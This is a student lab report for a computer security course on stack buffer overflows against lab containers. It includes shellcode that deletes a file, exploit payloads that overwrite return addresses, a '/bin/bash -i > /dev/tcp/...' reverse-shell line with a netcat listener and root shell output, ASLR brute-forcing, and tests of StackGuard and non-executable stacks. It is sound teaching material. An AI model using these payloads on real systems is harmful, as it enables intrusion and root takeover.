Lab 04 – Buffer Overflow (Server Version)

Joseph Escobar

ICSI 424 - Computer Security / Amir Masoumzadeh

Date

TASK 1: GETTING FAMILIAR WITH THE SHELL-CODE

Modify the shellcode, so you can use it to delete a file: Assuming file is just a random file, this should be enough.

```
#!/usr/bin/python3
import sys

# You can use this shellcode to run any command you want
shellcode = (
   "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
   "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
   "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # You can modify the following command string to run any command.
   # You can even run multiple commands. When you change the string,
   # make sure that the position of the * at the end doesn't change.
   # The code above will change the byte at this position to zero,
   # so the command string ends here.
   # You can delete/add spaces, if needed, to keep the position the same.
   # The * in this line serves as the position marker         *
   "/bin/rm file                                             *"
   "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBB"   # Placeholder for argv[1] --> "-c"
   "CCCC"   # Placeholder for argv[2] --> the command string
   "DDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

content = bytearray(200)
content[0:] = shellcode

# Save the binary code to file
with open('codefile_32', 'wb') as f:
  f.write(content)
```

Figure 1: Shellcode implementation

Executing the shellcode in my folder results in the file being deleted for 32-bit:

```
[09/30/25]seed-JE441883@VM:~/.../shellcode$ ./shellcode_32.py
[09/30/25]seed-JE441883@VM:~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[09/30/25]seed-JE441883@VM:~/.../shellcode$ touch file
[09/30/25]seed-JE441883@VM:~/.../shellcode$ ls
a32.out  call_shellcode.c  codefile_64  Makefile         shellcode_64.py
a64.out  codefile_32       file         shellcode_32.py
[09/30/25]seed-JE441883@VM:~/.../shellcode$ a32.out
[09/30/25]seed-JE441883@VM:~/.../shellcode$ ls
a32.out  call_shellcode.c  codefile_64  shellcode_32.py
a64.out  codefile_32       Makefile     shellcode_64.py
[09/30/25]seed-JE441883@VM:~/.../shellcode$
```

Figure 2: 32-bit Shellcode execution

and for 64-bit:

```
[10/07/25]seed-JE441883@VM:~/.../shellcode$ touch file
[10/07/25]seed-JE441883@VM:~/.../shellcode$ ls
a32.out  call_shellcode    codefile_32  file      shellcode_32.py
a64.out  call_shellcode.c  codefile_64  Makefile  shellcode_64.py
[10/07/25]seed-JE441883@VM:~/.../shellcode$ a64.out
[10/07/25]seed-JE441883@VM:~/.../shellcode$ ls
a32.out  call_shellcode    codefile_32  Makefile         shellcode_64.py
a64.out  call_shellcode.c  codefile_64  shellcode_32.py
[10/07/25]seed-JE441883@VM:~/.../shellcode$
```

Figure 3: 64-bit Shellcode execution

TASK 2: LEVEL-1 ATTACK

Setting up the server and running a basic echo command will generate a response from the server (The screenshot is after a buffer overflow attempt, but the idea is the same):

```
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd668
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffd5da
```

Figure 4: Server output

Luckily, the server prints out the frame pointer and the buffer's address inside the program, so we can find where we can override the return address. The frame pointer provided was 0xfffd668, and if we subtract it from buffer address, we get the distance between ebp and the buffer's starting point: 142. The return address is above ebp, so I added 4 since its 4 bytes above it.

```
25 # Fill the content with NOP's
26 content = bytearray(0x90 for i in range(517))
27
28 ################################################################
29 # Put the shellcode somewhere in the payload
30 start = 517 - len(shellcode)         # Change this number
31 content[start:start + len(shellcode)] = shellcode
32
33 # Decide the return address value
34 # and put it somewhere in the payload
35 ret    = 0xffffd328 + 100 # Change this number
36 offset = 142 +4           # Change this number
37
38 # Use 4 for 32-bit address and 8 for 64-bit address
39 content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
40
41 ################################################################
```

Figure 5: Payload implementation

The reverse shell command that I used was provided in the lab, which allows a connection to my attack machine (using my IP address).

```
# The ' in this line serves as the position marker
"/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1          *"
"AAAA"    # Placeholder for argv[0] --> "/bin/bash"
"BBBB"    # Placeholder for argv[1] --> "-c"
```

Figure 6: Reverse-shell command

Before running exploit1.py, I ran the following command to wait for the reverse shell using netcat on port 9090. After executing the exploit in another window, I was able to gain access to the root shell!

```
[09/30/25]seed-JE441883@VM:~/.../lab4$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 60010
root@d5a344c8046e:/bof# id
id
uid=0(root) gid=0(root) groups=0(root)
root@d5a344c8046e:/bof#
```

Figure 7: Placeholder for screenshot

```
root@d5a344c8046e:/bof# whoami
whoami
root
```

Figure 8: Root shell obtained!

TASK 3: LEVEL-2 ATTACK

Echoing hello to the server gives us the buffer address, but not the ebp pointer. We also only know the range of the size of the buffer: 100 – 200. (this is from the payload, but idea is still the same)

```
server-2-10.9.0.6 | Got a connection from 10.9.0.1
server-2-10.9.0.6 | Starting stack
server-2-10.9.0.6 | Input size: 517
server-2-10.9.0.6 | Buffer's address inside bof():
   0xffffd2e6
```

Figure 9: Second server output

With only knowing the address and the range of size of the buffer, a solution would be to spray the buffer with return addresses. This time, I placed the shellcode at the end of the payload. Taking the address, I added 220 to account for the worst-case scenario that the size would be 200, plus extra space in case there is extra space between the buffer and the return address.

In the loop, I initially tried to spray the buffer from 100 – 210 (to account extra data), but admittedly, this didn't work. It worked when I offset the start by two bytes (98), and so the reverse-shell worked this time.

```
# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

################################################################
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)         # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
# buffer address + the max value of the buffer plus padding
ret    = 0xffffd2e6 + 220     # Change this number

#offset = 142 +4           # Change this number

# Use 4 for 32-bit address and 8 for 64-bit address
# max value of buffer with padding, spray the buffer with return addresses
for offset in range(98 , 210, 4):
        content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')

################################################################
```

Figure 10: Payload implementation for server 2

Using the same reverse-shell technique from last time, root access was obtained.

Figure 11: Root shell obtained for server 2!

Note: These two sections were optional tasks in the lab manual. These were not completed during the semester. They will potentially be completed eventually.

TASK 4: LEVEL-3 ATTACK (OPTIONAL)

Lorem Ipsom

TASK 5: LEVEL-4 ATTACK (OPTIONAL)

Lorem Ipsom

TASK 6: EXPERIMENTING WITH THE ADDRESS RANDOMIZATION

When I first ran though task 2, I forgot to turn off address randomization. Needless to say, it was extremely difficult to execute the attack because the location of the buffer and the frame pointer would change every single time I ran the exploit.

```
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffe2eaf8
server-1-10.9.0.5 | Buffer's address inside bof():     0xffe2ea6a
server-1-10.9.0.5 | ==== Returned Properly ====
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffcaee48
server-1-10.9.0.5 | Buffer's address inside bof():     0xffcaedba
server-1-10.9.0.5 | ==== Returned Properly ====
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xff99d3c8
server-1-10.9.0.5 | Buffer's address inside bof():     0xff99d33a
server-1-10.9.0.5 | ==== Returned Properly ====
```

Figure 12: Example of Address Randomization

After a couple minutes of running the brute force shell script using the same exploit script from Task2:

```
2 minutes and 25 seconds elapsed.
The program has been running 9023 times so far.
2 minutes and 25 seconds elapsed.
The program has been running 9024 times so far.
2 minutes and 25 seconds elapsed.
The program has been running 9025 times so far.
```

Figure 13: Brute-force execution



Figure 14: Root shell obtained after brute-forcing!

TASK 7: EXPERIMENTING WITH OTHER COUNTERMEASURES

Task 7.a: Turn on the StackGuard Protection

Modifying the make file inside the server code by removing the flag that gets rid of stack guard, I ran the stack program locally and overflowed the buffer using the same badfile. This resulted in a stack smashing error, crashing and terminating the program. This is because there is a value placed between the buffer and the return address. It is checked when the function is done executing and if the value has changed, then the program terminates.

```
[10/02/25]seed-JE441883@VM:~/.../server-code$ ls
badfile  exploit.py  Makefile  server  server.c  stack.c  stack-L1  stack-L2  stack-L3  stack-L4
[10/02/25]seed-JE441883@VM:~/.../server-code$ ./stack-L1 < badfile
Input size: 517
Frame Pointer (ebp) inside bof():  0xffffcb58
Buffer's address inside bof():     0xffffcaca
*** stack smashing detected ***: terminated
Aborted
[10/02/25]seed-JE441883@VM:~/.../server-code$
```

Figure 15: Stack Guard countermeasure

Task 7.b: Turn on the Non-executable Stack Protection

This time, by injecting the shellcode directly into the stack, it results in a segmentation fault, which is called by the operating system after trying to touch memory that is unauthorized, since the stack is marked as not-executable (i.e. we cannot touch it or modify it anymore.)

```
[10/02/25]seed-JE441883@VM:~/.../shellcode$ gcc call_shellcode.c -o call_shellcode
[10/02/25]seed-JE441883@VM:~/.../shellcode$ ./call_shellcode
Segmentation fault
```

Figure 16: Non-executable Stack countermeasure